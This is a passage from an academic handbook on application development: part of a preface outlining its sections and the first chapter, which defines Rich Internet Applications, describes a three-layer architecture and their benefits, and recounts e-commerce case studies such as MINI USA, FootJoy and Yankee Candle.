Section 2, "Development and Design Methodologies," presents in-depth coverage of the conceptual aspects of the architecture of Application Development and Design. Opening the section is "Method Using Command Abstraction Library for Iterative Testing Security of Web Applications" by Seiji Munetoh and Nobukazu Yoshioka. Through case studies, this section lays excellent groundwork for later sections that will get into present and future implementations for Application Development and Design. The section concludes with an excellent work by Iwona Dubielewicz, Bogumila Hnatkowska, Zbigniew Huzar, and Lech Tuzinkiewicz, "Quality Assurance in Agile Software Development."

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 3, "Tools and Technologies," presents extensive coverage of the various tools and technologies used in the implementation of Application Development and Design. The first chapter, "A Web Backtracking Technique for Fraud Detection in Financial Applications" by Tasawar Hussain and Sohail Asghar, lays a framework for the types of works that can be found in this section. The section concludes with "An Empirical Study of Usability Metric for Websites" by Sukhpuneet Kaur, Kulwant Kaur, and Hardeep Singh. Where Section 3 described specific tools and technologies at the disposal of practitioners, Section 4 describes the use and applications of the tools and frameworks discussed in previous sections.

Section 4, "Utilization and Applications," describes how the broad range of Application Development and Design efforts has been utilized and offers insight on and important lessons for their use and impact. The first chapter in the section is "Quantitative Evaluation of Web2.0 Applications" written by Jibitesh Mishra and Kabita Rani Naik. This section includes the widest range of topics because it describes case studies, research, methodologies, frameworks, architectures, theories, analyses, and guides for implementation. The breadth of topics covered in the chapters is also reflected in the diversity of its authors, from countries all over the globe. The section concludes with "Web 2.0 Mash-Up System for Real-Time Data Visualisation and Analysis Using OSS" by Wajid Khan, Fiaz Hussain, and Edmond C. Prakash, a great transition chapter into the next section.

Section 5, "Organizational and Social Implications," includes chapters discussing the organizational and social impact of Application Development and Design. The section opens with "Web 2.0 and Social Media in Today's Business World" by Edward T. Chen. This section focuses exclusively on how these technologies affect human lives, either through the way they interact with each other or through how they affect behavioral/workplace situations. The section concludes with "Factors Affecting the Adoption of Entertainment Mobile Applications in Iran" by Sina Baghbaniyazdi, Amir Ekhlassi, and Kamal Sakhdari.

Section 6, "Emerging Trends," highlights areas for future research within the field of Application Development and Design, opening with "Adaptive Future Internet Applications: Opportunities and Challenges for Adaptive Web Services Technology" by Clarissa Cassales, Andreas Metzger, Klaus Pohl, Vegard Engen, Michael Boniface, Stephen C. Phillips, and Zlatko Zlatev. This section contains chapters that look at what might happen in the coming years that can extend the already staggering number of applications for Application Development and Design. The final chapter of the book looks at an emerging field within Application Development and Design, in the excellent contribution, "New Trends on RIAs Development."

Although the primary organization of the contents in this multi-volume work is based on its six sections, offering a progression of coverage of the important concepts, methodologies, technologies, applications, social issues, and emerging trends, the reader can also identify specific contents by utilizing the extensive indexing system listed at the end of each volume. As a comprehensive collection of research on the latest findings related to using technology to providing various services, *Application Development and Design: Concepts, Methodologies, Tools, and Applications* provides researchers, administrators, and all audiences with a complete understanding of the development of applications and concepts in Application Development and Design. Given the vast number of issues concerning usage, failure, success, policies, strategies, and applications of Application Development and Design in countries around the world, *Application Development and Design: Concepts, Methodologies, Tools, and Applications* addresses the demand for a resource that encompasses the most pertinent research in technologies being employed to globally bolster the knowledge and applications of Application Development and Design.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 1

Fundamental Concepts and Theories

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 1
Basic Concepts on RIAs

Giner Alor-Hernández
Instituto Tecnológico de Orizaba, Mexico

Viviana Yarel Rosales-Morales
Instituto Tecnológico de Orizaba, Mexico

Luis Omar Colombo-Mendoza
Instituto Tecnológico de Orizaba, Mexico

ABSTRACT

This chapter presents an overview of RIA features, and it explains the most important concepts for RIAs development, as well as their benefits and importance in several domains. In this chapter, a standard architecture for RIAs is described. This architecture has three well-defined layers: 1) the client-side that renders the rich user interface, 2) a controller layer where the business logic is executed, and 3) a data transactions manager. Important domains of Web development are presented, and in each one of them, the importance of RIAs is explained emphasizing particular features of each domain. Finally, experiences and successful stories of using RIAs in B2C e-commerce domain are presented.

1. INTRODUCTION

The Web or WWW (World Wide Web) is an information distribution system comprised of interlinked hypertext or hypermedia accessed by using the Internet. To access these media, a Web browser is required. The user is able to view different websites, which are composed of web pages that can contain text, images, videos or multimedia content. The user can browse the web pages that make up the website, through hyperlinks which cause a great amount of traffic between the client and the server as every time the user clicks on one of the hyperlinks. So, the whole page is loaded when the user requires some data or some interaction, this task implies to make another request from the server which causes the data can be slowly displayed. This slowness is increased as the amount of data requested is increased. The Web was created in 1989 by the Englishman Tim Berners-Lee and the Belgian Robert Cailliau, while they were working at CERN (CERN means European Organization for Nuclear Research) in Geneva, Swit-

DOI: 10.4018/978-1-5225-3422-8.ch001

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

zerland and it was published in 1992. Since then, Berners-Lee has played an active role in guiding the development of Web standards and over the last few years he has focused his vision on the Semantic Web.

In recent years, the term Web 2.0 has emerged. This term is associated with Web applications that make them easier to share information, interoperability, user-centered design and the collaboration with the World Wide Web. Some examples of Web 2.0 applications are Web communities, Web services, social networks, web sites that host videos, wikis, blogs, mashups and folksonomies, to mention but a few. The term is strongly associated with Tim O'Reilly, due to this term was coined at the conference about Web 2.0 from O´Reilly Media in 2004 (O'Reilly, 2004). Although the term suggests a new version of the World Wide Web, it does not refer to an update process of technical specifications over the Web, but rather it refers more to cumulative changes in the way in which the Web is used by designers and final users.

Among the characteristics of web applications, there are some advantages over desktop applications. Some of these advantages are: 1) it is not necessary to carry out installations and updates on every computer where the application is running, these can now be carried out on the server-side and 2) they can run on different operating systems, which are well-known as platform-independent, cross-platform or multi-platform. However, there are also some disadvantages for these types of applications: 1) there is no immediate response to the acts, actions or events carried out by the user on graphical interfaces and 2) it is not possible to drag and drop documents, texts, images or any multimedia content.

RIAs (Rich Internet Applications) become a necessary way of increasing the advantages and avoiding the disadvantages of traditional Web applications. RIAs are similar to Web applications but they also share the majority of the characteristics of desktop applications. These applications use a standardized Web browser to be run and via add-ons and through a virtual machine the additional characteristics are added. RIAs are applications that combine the advantages of both Web applications and traditional applications, and they seek to improve the user experience. Rich Internet Applications combine features and functionality of desktop applications, but they are delivered over the Web.

Commonly when the user clicks on a hyperlink, there is a constant refreshing of Web pages on traditional Web applications. This situation produces a high amount of traffic between the client and the server, resulting in the same web page being refreshed with a minimal change. By using RIAs, this process does not require a refresh process on each Web page, but the whole application is loaded from the beginning and it only produces a communication with the server when external data are required such as communication with databases or with some external files. RIAs have a particular way to handle and process information which is another difference. Today traditional desktop applications exclusively rely on client-side processing. When a task is initiated, the local system's resources are leveraged to process the request. In contrast, a Web application exclusively relies on the server-side technology to process a request. With the use of RIAs, the load is shared by both client-side and server-side technology. RIAs represent the next transition in the evolution of Web applications; they promise the richness, interactivity and usability lacking in many of today's web applications.

2. BASIC CONCEPTS

RIAs constitute a new paradigm on Web development, which are currently being released with great success in the world of IT (Information Technology) and business. The best way of understanding what RIAs are, is by placing them within the context of other related technologies such as ASP (Active Server

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Pages) or JSP (Java Server Pages). In order to have a better understanding about the concept, it is necessary to think about technological solutions in terms of two characteristics: reach and richness. "Richness is the ability of incorporating intuitive interactivity and user interfaces on the client-side, and reach is the ability of the application to be available to any user" (Namscimbene, 2005). In 2004, a Macromedia study[1] compared a traditional Web application built with JSP technology with an identical application built with Macromedia Flex. The study revealed that both server requests and CPU usage were dramatically decreased in a Flex-based Application. The Flex-based applications used.8% average server CPU utilization under heavy load with minimal peaks of 50% while the JSP-based interface under the same load used 21.2% server CPU utilization with peaks up to 100%.

RIAs work in an asynchronous fashion which enables them to be more dynamic than traditional Web applications. Therefore, they reduce the difference between Web-based applications and desktop applications. Some advantages that RIAs represent when are compared with traditional Web applications are presented below:

- **Immediate Access:** At any moment, the user does not lose control of the web page that he is visiting due to the access times are very short.
- **Graphical Interface Features:** The RIAs technologies enable functions such as the drag & drop from one part of the screen to another.
- **Responsiveness and Interactivity:** RIA carries out the data processing on the client-side. This situation results in a reduced network traffic and faster response as the application leverages the client CPU (Central Processing Unit). Also, when a button or a URL (Uniform Resource Locator) is clicked, the corresponding section of the web page is only asynchronously reloaded, and not the whole page. This action provides continuous visual reference to users, so they are not distracted by interface changes.
- **Real-Time Communication:** It enables users to collaborate and share information on the Internet through real-time communication channels like instant messenger, video on demand, audio/video conference, among others.
- **Ease of Maintenance:** For example, by modifying and/or deleting items without needing of refreshing the current web page, either to improve performance or to fix bugs (Veit, 2008).

"RIAs are a type of application that offers various advantages over traditional Web applications. RIAs function as a combination of the advantages of both Web applications and traditional applications" (Viveros García & García Godoy, 2009). RIAs have arisen from the needs of both Web applications, as well as desktop applications, achieving a combination of the advantages of both of them: i.e. a RIA is an intermediate between traditional Web applications (thin-client) and desktop applications (fat-client) (Rivero et al., 2007).

Nowadays, there are several concepts and definitions about RIAs. The RIA term was firstly used in March 2002 by Macromedia. RIA was defined as a new model for developing Web Applications that separates data server services from the rich user interface, which is presented through a plugin that is executed at runtime on a Web browser.

Some concepts only compare RIAs to desktop applications in a general way ignoring important features like server-side processing and asynchronous data loading. For instance, Wikipedia (Wikipedia, 2011) defines RIA as follow: "A rich internet application is a web application that has many of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

characteristics of desktop applications, typically delivered either by way of a site-specific browser, via a browser plug-in, independent sandboxes, or virtual machines…".

This concept has changed due RIAs are not only implemented on Web browsers, thanks to the emergence of new Web development platforms; they perfectly run on desktop and mobile devices. The following extract highlights offline and online functionality, local data storage and client-side processing capabilities as emphasized by Linaje (Linaje et. al., 2008): "Some of the novel features of RIAs affect the UI (User Interface) and the interaction paradigm; others extend to architectural issues, such as, the client-server communication and the distribution of the data and business logic. They support online and offline usage, sophisticated UIs, data storage and processing capabilities directly at the client side, powerful interaction tools leading to better usability and personalization, lower bandwith consumption and better separation between presentation and content".

Brambilla (Brambilla et. al., 2008) defines RIA as: "Web applications that exploit the power of Web clients for increasing the responsiveness and usability of the web UI, by offering functionalities similar to the ones of desktop applications. RIAs follow the client/server paradigm, but opposite to traditional web applications, RIAs are able to transfer the processing of UI, business logic and data management to the client, possibly using asynchronous communications". This concept refers to the capability of returning processing to client-side and taking advantage of the constant improvements of the hardware configurations.

Likewise, Bozzon (Bozzon et. al., 2006) discusses the role that the client-server architecture takes and its asynchronous workflow, defining a RIA as follow: "They are a variant of Web-based systems providing sophisticated interfaces for representing complex processes and data, minimizing client-server data transferring and moving the interaction and presentation layers from the server to the client. Typically, a RIA is loaded by the client along with some initial data; then, it manages data rendering and event processing, communicating with the server when the user requires further information or must submit data".

As conclusion, the following concept can be inferred emphasizing the main differences among traditional Web applications: "RIAs are applications typically executed by any RIA-capable device that renders a Rich User Interface and they use data that can be processed both by the server-side and the client-side."

By RIA-capable device, any electronic device that executes JavaScript-based and third-party technologies (JavaFX, Silverlight and Adobe Flex, to mention a few) for RIA development is considered. One of the main principles of RIAs development is the asynchronous data loading which means that they are able to obtain chunks of data without refreshing the entire Web site. The concept of richness, involved in the RIA definition, is due to its ability of improving the traditional Web Application features in five basic aspects:

1. The application uses the client-side memory in which the data is locally manipulated and stored. Once the entire task is done, it is sent back to the server-side.
2. The RIAs use the client's processing capability. It enables both the server-side and the client.side to carry out complex operations, resulting in a different navigation structure in comparison with traditional Web applications.
3. RIAs allow both synchronous and asynchronous communications. The data distribution between client and server expands the produced event features, since they are originated, detected, advised and processed in different ways.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


4. The presentation and complex interaction given to the user are augmented. RIAs show themselves as single Web page avoiding unnecessary loading and allowing data to be displayed in progressive way or when it is needed.
5. RIAs combine the flexibility of Web user interfaces with the processing power of desktop applications.

In synthesis, RIAs are systems that allocate most of the load processing of the user graphic interface to the client-side while the predominant part of control processing and data management remains on server-side. From this perspective, a standard architecture for RIA development is represented in Figure 1. In Figure 1, three layers for a typical RIA development are defined: 1) the client-side rendering the rich user interface, 2) a controller layer which executes business logic, 3) a data transactions manager.

In Figure 1, the architecture has three main properties:

1. **Data Management:** In traditional Web applications, data resides on the server-side. In a RIA, application data can be distributed between server-side and client-side. Therefore, a RIA can use the client's persistent and volatile content. Data can be manipulated on the client-side, and finally sends them to the server-side once the operation has been completed.
2. **Both-Sides Controllers:** In traditional Web applications, there is only one controller at the server-side that orchestrates the computation of the Web page. At each user interaction, the whole Web page is computed and reloaded. At the client-side, a second controller is introduced in a RIA, which is responsible of computing and refreshing a section of a Web page. Data processing can be executed both at client-side and server-side. RIAs have a different navigation structure from Web 1.0 applications, due to the augmented processing capability of the client. In RIAs, both the client-side and the server-side can carry out complex operations.
3. **Client/Server-Side Communication:** In RIAs, mechanisms to minimize data transfers are introduced which move interaction and presentation layers from the server-side to client-side. Conversely to Web applications, RIAs use both synchronous and asynchronous communications. Pull and push

Figure 1. A standard architecture for RIAs



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

communication capabilities are available. Data distribution and functionality across client and server broadens the features of the produced events as they can be originated, detected, notified, and processed in a variety of ways.

These properties represent the core of RIAs, since all RIA implement at least one of them.

3. MAIN CROSS-DOMAINS BENEFITS OF RIAS

RIAs solve problems of traditional Web applications. The main problems in traditional Web application occur when the navigation is necessary in order to:

- Represent workflows.
- Browse structured information.
- Implement complex user interfaces.

These aspects can cause:

- Increased traffic between client and server.
- An increased workload on the server-side.
- A decreased client response time (Rivero et al., 2007).

RIAs are accessed from the Internet. RIAs solve the accessibility and mobility problems of desktop applications. In next section, the impact and importance of RIAs on different domains are discussed.

3.1. The Importance of RIAs in E-Commerce

ITs are frequently changing because there are new user needs. It is important to take into account the emergent ITs because they offer several benefits to the people involved such as more powerful development, fast execution and integration among applications. E-commerce is one of the main usages of the Internet where its application has been increased with the development of Web applications. RIAs provide more benefits to business entities, shoppers and developers in e-commerce domain. The main benefits for business entities in e-commerce are listed below:

1. **Products Are Showed Anywhere and Anytime:** Through RIAs, the business entities can show their products to their customer regardless where they are and when they access. The customer can buy without having to be into a store.
2. **The Shopping Process Is Easy:** RIAs build interactive, intuitive, animated and easy applications. Therefore, they allow users to explore products in an easier and faster approach.
3. **A Better Shopping Experience Is Achieved:** The shopping experience allows customer to visit and buy more frequently. This situation is achieved by providing interactions between the user and the application. For example, it allows searching, retrieving, showing, comparing, selecting and buying products in the same Web page.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4. **The Product Demand Is Increased:** When the detailed information of products is presented through rich user interfaces, the user's interest for purchasing is increased.
5. **More Information of Products Is Exposed:** The procurement process of the available products is described to customers in a more detailed way for using at their own benefit.
6. **Complexity Is Reduced:** It is necessary to represent product information in a simple way and to guide the customer in selecting his products. When the user watches a single Web page, the user does not need to select all products' features and send information to build a new Web page. RIAs allow selecting all features and updating products into a same Web page.
7. **Fewer Returns:** When the customer knows all about a product, the customer does not have any doubt of buying the product. It allows customer satisfaction and reduces the indices of purchase returns.
8. **Less Investment in Development:** There are a lot of open source Web frameworks for designing, creating and building RIAs. Therefore, the business entities can use e-commerce to show their products or services with less investment.
9. **Video Integration:** Video integration offers new ways to display products information. For example, through video, guidance or instructions about application, services or products can be provided. It also makes more attractive the Web application.
10. **The Shopping Time Is Reduced:** Because shopping time is less, the customer does not leave the application, increasing the products sold.

The main benefits for shoppers in e-commerce are listed below:

1. **Products Can Be Customized:** These applications allow easily customizing products such as sneakers, clothing, bags to mention but a few. It offers new ways for shopping because the RIAs allow selecting features of products and at the same time they are always configured in a single Web page.
2. **The User Shopping Experience Is Better:** With a single Web page, the user shopping experience is fast, continuous, and interesting because the Web page refresh is not required. Therefore, customers perceive a Web site that provides a better response time.
3. **More Product Information Is Provided:** RIAs provide several components such as video, image and effects that show all product information needed to know the product or service in less time. This makes the shopping process easier.
4. **Fast Response to The User's Needs:** When the user needs a product or service, the user only needs to visit the application. The user does not need to leave his home or his office.

The main benefits for developers in e-commerce are listed below:

1. **The RIAs Promote the use of SOA (Service Oriented Architecture):** With both RIA and SOA, rich application development is easier and faster. The integration of both technologies allows increasing the shared information through scalable applications.
2. **There are Several Design Tools, IDE (Integrated Development Environment) and Open Source Frameworks:** These tools allow the RIA development in an easier way since they provide a set of components, events; effects and libraries where developers only needs to configure them.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. **RIAs Have an Advanced User Capability and Interactive User Interfaces for Building Custom Rich Interfaces to Customers:** It also provides an easier way for integrating both designer and developer tasks.

The e-commerce systems are very important for business entities because they attract potential customers, and they expose the products anywhere and anytime. These benefits show how RIAs can bring improvement to e-commerce domain thanks to a new generation of internet applications providing interactive, intuitive and dynamic ways to explore the products and services information.

3.2. The Importance of RIAs in E-Learning

Over the last few years, great efforts have been made to offer e-learning systems, however the high percentage of failure in e-learning courses has been attributed to the poor design of the online experience which does not motivate the students to achieve a better learning process since they only offers repetitive, boring tasks and some other frustrations.

In order to improve these systems, the learning software should also contain multimedia elements such as simulations, explorations, drag and drop exercises, among others. E-learning systems should be active and they should offer a teaching-learning process in a dynamic and interactive way.

Nowadays, the developers of e-learning systems can use RIAs technologies in order to combine a variety of multimedia contents and external applications for building enriched content and improving the experience of learning online.

RIAs technologies are characterized by enabling a higher quality and improving the experience of online interaction. RIAs offer some benefits on e-learning domain which are listed below:

1. The student can access information and courses from any location. This helps to maximize the reach of the audience.
2. RIAs can run without modifications, over the Internet from multiple platforms. With this advantage, the student can receive information from wherever he is and without needing previous software installations.
3. Attractive user interfaces can be provided, with a high level of interactivity. Ease of use and the capacity of attracting the student's attention are essential in the success of e-learning systems. By building courses more attractive to the student, retention is achieved and with this the courses are successfully completed by the student.
4. Audio, video, images and texts can be used in order to improve the contents of e-learning applications; it improves the student's experience. RIAs provide many facilities to include any type of multimedia content which is of great help and it is beneficial to students.
5. RIAs are compatible with mobile workflow, enabling users to work both online and offline. RIAs offer advantages over traditional Web applications because they can be used for the design of courses or contents for e-learning systems.

RIAs offer better features than traditional Web applications by providing the feature of including multimedia content and the user interfaces design with a greater of interactivity level. Therefore, the designer of these learning experiences can significantly improve the motivation and the experiences of the user, which in this case is the student.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3.3. The Importance of RIAs in E-Entertainment

Today, e-Entertainment is very popular, attributing to a huge number of commercial game titles, while only in US having an annual turnover far exceeding the American Box Office. Additionally, there is a wide spread total of specialized game consoles, with a total number being larger than the amount of home personal computers.

By using RIAs, it is possible to design interactive interfaces including video games for the Web or to develop Web applications for watching movies on the Internet without having to leave the home.

RIAs offer some benefits on e-entertainment domain which are listed below:

1. The user can access video games online, without needing to buy consoles or accessories.
2. It is possible to add a high level of interactivity with user interfaces to make the use of applications and content more attractive. These user interfaces can help to the administrators to control the content, enabling actions such as drag and drop, and the ability to practically paginate the contents thus avoiding the refreshing of web pages.
3. It is possible to add video players or multimedia content with personal controls. This offers a greater control as much for the administrator as for the consumer.

RIAs combine avant-garde technology with innovative business practices to provide cost-effective business solutions for small and medium businesses, large corporations and governmental organizations.

As it can be seen in this section, RIAs can be implemented in diverse domains. RIAs can be implemented in e-government or in e-health; whenever the application requires it. There are also some successful case studies on RIA development; in the following sections some of these are described.

4. SUCCESSFUL STORIES ON RIAS DEVELOPMENT

Experiences and Successful Stories of Using RIAs in B2C E-Commerce Domain

Many years ago, Web pages were based in HTML-based technology. These HTML-based Web pages contained text, images, and form elements like text boxes, lists, combo boxes and hyperlinks. When a user clicked a hyperlink the Web browser loaded another Web page where all the content had to be replaced by a new HTML-based document and the previous content was disappeared. If the user returned to reload the previous content, the information often was lost. This interaction did not allow rich user experience.

Unlike Web applications designed with traditional HTML, a RIA enrich the user experience by combining the strengths of desktop and Web applications increasing and improving the options and capabilities of them. Among the new experiences that RIAs give to a user are:

1. Provide a rich user interface similar to the “look and feel” present in desktop applications.
2. Applications developed with these technologies use user interface controls with higher performances and functionalities. Examples of them are horizontal or vertical menus, navigation tree menus, tabbed panels, videos, and controls for capturing data, among others.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. Users interact with the application to get an immediate response to this, it is not necessary to redraw the Web page when new data are loaded.
4. The applications enable users to perform common operations that were only available on desktop applications and they were not possible to perform in traditional HTML-based Web pages: drag&drop, resize, among others.
5. There is not need for complex setup process to access Web sites or applications (in some cases only requires a plug-in).
6. RIAs receive immediate response. It is not necessary waiting for a connection to and from the server-side to get a result.

An important improvement offered by RIAs is the development of interactive Web sites. Now, customers have the chance to see online the products and even they change and customize them according to their needs. A RIA well-designed site offers to consumers a complete shopping experience: the customer is visually guided step by step through the process, since selecting the products catalog until the payment. Some success stories where RIAs have been applied in order to improve the productivity are described below.

Kodak EasyShare (www.kodakgallery.com)

It is a subsidiary of Eastman Kodak Company™ that offers online services for handling of digital images to millions of customers around the world. Some services are storing, displaying, sharing photos and ordering prints. The company developed a Web-based platform to handle millions of digital photographs, digital-quality printed albums, photo sharing among users. Furthermore, the company needed to be capable of expanding the functionality to add new products in the future and not limited only to the manipulation of images, plus offer the user a great experience when using a fully interactive platform. To carry out the above, Kodak EasyShare launched Photo Books in 2004 that allowed to users to create their own photo books by a striking interface where they could drag and drop images on the pages of a book, change the page, change the background, among other options. In Photo Books, users could also view the content without loss of time and avoiding reloading the entire Web page to update only the book page.

Among the benefits gained by using Photo Books include:

- Innovation of providing the photo album service to its customers.
- Increasing sales by offering the option of printing the album created by the customer or individual photos.
- Attracting a greater number of customers by providing compatibility between the Kodak EasyShare software for PC and on-line version.
- Providing more products over the Internet.
- Developing a platform capable of being expanded in terms of functionality

MINI USA (www.miniusa.com)

MINI USA is a division of BMW™ North America. MINI USA is responsible of producing MINI cars in the U.S. market; the goal of developing a RIA was to promote the brand with a unique brand of car customization. With the implementation of a RIA, users had a new experience of the Web site manage-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ment. The main feature was the customization of Web pages allowing users to manufacture his own MINI car through a simple process that adds nonlinear elements either inside or outside the car; the navigation ensured that all options of exchange were available in a part of the Web page. Users could see the exact car that they were getting and could understand the price implications of their configuration choices at each step of the purchasing process.

With this new development, it allowed people to customize their own personal MINI through a simple, non-linear five-step process that included the ability to add aftersales MINI Motoring Accessories such as custom roof graphics and wheels. The navigation assured that everything aws viewable on one web page. This rules-based architecture assured that it only allowed the ability of configuring a vehicle that could actually be purchased, and it allowed MINI to easily maintain the rules, as the vehicle specifications change from model year to model year. When users finished the configuration process of a car, they could give it a name, save it, calculate payments for it and easily send their configuration to a MINI dealer or a friend. MINI encouraged them to configure and save as many customized MINIs as they like. The customization feature offered the following benefits:

- An increasing in registered customers.
- The majority of registered clients configured a MINI.
- Customers were attracted by the way they could customize a MINI car to their needs.
- Customization was done in an easy way; all information was always available on screen.
- The information was directly sent to a MINI dealer, giving greater confidence to the customer.

FootJoy™ (www.footjoy.com)

As one of the major brands in the Acushnet Company™, FootJoy is a main manufacturer and distributor of golf shoe and golf glove products in the world. They are estimated to own 55%-60% of each of those markets. Other products include socks, outerwear and accessories. The company distinguished itself in two ways: by the quality of its products and service, and by its reputation for innovation in golf shoe and glove technology. They believe they have a very good feel for the consumer, his or her needs and how to serve them. They faced several challenges:

- Improve the usability of the site. They wanted to provide a two-way interactive experience with a look and feel better representing the brand. They wanted the ability to support the customer and better spotlight or merchandize information such as new products, news, among others.
- Enable the customer to develop a relationship with the company by mirroring on the website the kind of expertise and guidance the customer would get in person in a FootJoy store. Specifically, they wanted to develop the Product Finder based on product knowledge captured from FootJoy experts, to allow visitors to quickly identify themselves and their needs, and to map these needs to an appropriate product.
- Put a strategic technology foundation in place, including content management, and ties into their legacy product system, that would serve as a base for future website development.
- Bring organization to the catalog content to allow them to update on-line catalogs more rapidly by themselves, without involving expensive and over-booked technical resources.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Create a participatory site fostering community, by soliciting user feedback through on-line polls, and by providing information about products, golf courses, tips, expert interviews and weather reports.

In order to retain their substantial market share, FootJoy developed a RIA called Product Finder in order to present a series of questions that guide the visitor through a product selection process, similar to how an expert might engage the customer in the store. Content such as pictures of golf shoes or gloves and brief textual product descriptions are pulled from the content management system. In early September 2003, FootJoy launched myjoys.com, a RIA to revolutionize the way Golf Shoes were purchased online. Through this application, customers could access an elegant shoe creation interface that allowed them to see exactly what their shoe will look like as they design and change it (MyJoys offered the user 2 base and 14 saddle colors option as well as the chance to personalize the shoe with up to 3 letters and/or numbers). Leather stocks were checked in real-time, via Flash Remoting, notifying the customer if their leather selection is unavailable and emailing them when it was back in stock. The application included a fully integrated shopping cart and check-out process, including encryption (via Verisgn SSL), anti-fraud credit card checking and real-time address checking and tax calculation to ensure an accurate and secure check-out experience. The "My FootJoy" area allowed users to save custom shoes to their wish list and track their orders. Customized shoe orders were directly sent to China where the shoes were manufactured and shipped to the customer within 3 weeks.

FootJoy exceeded the usage expectations by over 200%. At an average of $150 per shoe order, this unexpected increase had a substantial increase on revenue for FootJoy, and it observed a substantial increase the ROI on the MyJoys application.

The Broadmoor Hotel™ and BlueGreen Vacation Rentals™ (www.broadmoor.com, www.bluegreenrentals.com)

The online travel reservations have become a fairly common occurrence. But it is often frustrating. Frequently, users traverse through several web pages of search and result screens, selecting hotels, dates and room types, then by only checking availability to discover that there is not room at the inn, or the unaffordable room rate is not revealed until the very end, forcing the user to repeat the process again. At the same time, the Web is the cheapest sales channel for hotels. By using a travel agent can cost a hotel 15%-30% of the revenue in commissions, and many large hotels and chains must pay to use a global distribution system (GDS) to electronically distribute their inventory. If the hotels can move more reservations to the Web, they can save substantial money. But the main issue is that they need to be assured that they are not going to move people to the Web only to have them unable to complete a reservation. If a better experience leads to more completed reservations and thus increased revenues, then a Web site that provides a better experience becomes an imperative for the hotels.

Webvertising, a firm in Houston Texas, markets a suite of products and services for hotels, including OneScreen, an innovative, easy-to-use, single screen interface for on-line reservations. Over 800 independent hotels, hotel companies and destination marketing organizations now use Webvertising's solutions to manage room inventory and electronic distribution over the Web. OneScreen allowed over 200 hotels, like the Broadmoor, a Mobil 5-star luxury hotel, and time-share organizations, like Bluegreen Vacation Rentals, offer a better reservation experience to travelers to an increased number of reserva-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tions and room nights booked. Today most hotels use a traditional multi-step, multi-page reservation approach for online reservations. The challenge for the Broadmoor was to fundamentally change the user's reservation experience such that the simplicity, clarity and ease of use of the experience led to a more satisfied customer and increased bookings. The key factor was reducing the number of steps involved in making the registration process.

The impact of the OneScreen RIA on the hotels was stunning. Webvertising's hotel customers reported online reservations in general increasing 46% over the previous year, due to the natural growth in the use of the Web to make reservations. However, hotels that moved from an HTML-based interface to the OneScreen interface observed an additional increase of 89% in reservations. Furthermore while the average conversion rate (from visitor to buyer) for hotels using the HTML-only interface was 2.3%, it was almost double that with the OneScreen interfaces. In one instance, the Greenbrier Hotel observed a dramatic 8-fold increase in conversions from 2.7% for their HTML-based interface to 22% when they used OneScreen. For most hotels, even a 1% increase could be worth hundreds of thousands of dollars a year.

Verizon Wireless™ (www.verizonwireless.com)

Verizon Wireless is the largest operator of mobile telephony in the U.S. with 80 million active customers. In order to publicize its products and services to a wider audience, Verizon developed an online store which offered ringtones, ringback tones and more. The main objective of the shop was to support millions of subscribers and high transaction volumes, also providing a lightweight application for customers to easily download MP3 files. The platform was developed by using Adobe Flash providing to customers a flexible experience offering several benefits for both the company and the customers:

- Increase online incomings related to ringtones and ringbacks tones to be available whenever on the store.
- Provides access to an extensive library of MP3 files to registered customers.
- The platform is scalable to provide more products.

Yankee Candle Company

The Yankee Candle Company is another strong example of how a RIA-based configurator impacted a company. It is a designer, manufacturer, retailer and wholesaler of premium, scented candles in the U.S. They directly sell through their stores, catalogs and on-line Web site, as well as through partners. They had strong growth plans, and wanted to create a better e-commerce environment than their current website offered. They faced the challenge of increasing buyer confidence to improve sales of custom candles on-line. Customers buy custom candles for very important events such as weddings or corporate events, and they typically buy them in bulk. The problem was that buyers had difficultly visualizing what the custom candle would look like once they had made all the selections. The initial version of the Web site's custom candle section used HTML-based pages and required that users check boxes to select the candle color and fill out a form with the text for the candle label message. Once the color was selected, they could never see what this configuration actually looked like before being asked to buy the candle in bulk and on faith. It was no wonder because people would abandon their shopping cart or call customer service for reassurance that the candle would look like what they imagined.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Yankee Candle felt that this section of the website was ineffective. This was corroborated by data indicating that the average purchase was smaller on-line than through other channels. This was also an indication that they were doing an inadequate job of up selling and cross selling on-line.

Technically the problem was that using HTML-based technology they could not represent what the final product would look like.

The Yankee Candle chose to develop a Flash-based user interface for the custom candle configurator for several reasons. First, it allowed them to dynamically render a picture of the candle, based on the user's selections. It also allowed them to create a better Web customer experience that would behave consistently across platforms, a benefit of the broad reach and cross-platform support. Second, they could develop the application more quickly and thus less expensively than with alternative technologies. This was due in part to the development tools, which provided out-of-the-box user interface components such as drop down menu boxes, and because they were able to integrate the presentation layer into their existing backend system, which consisted of an Oracle product database and BroadVision eCommerce system.

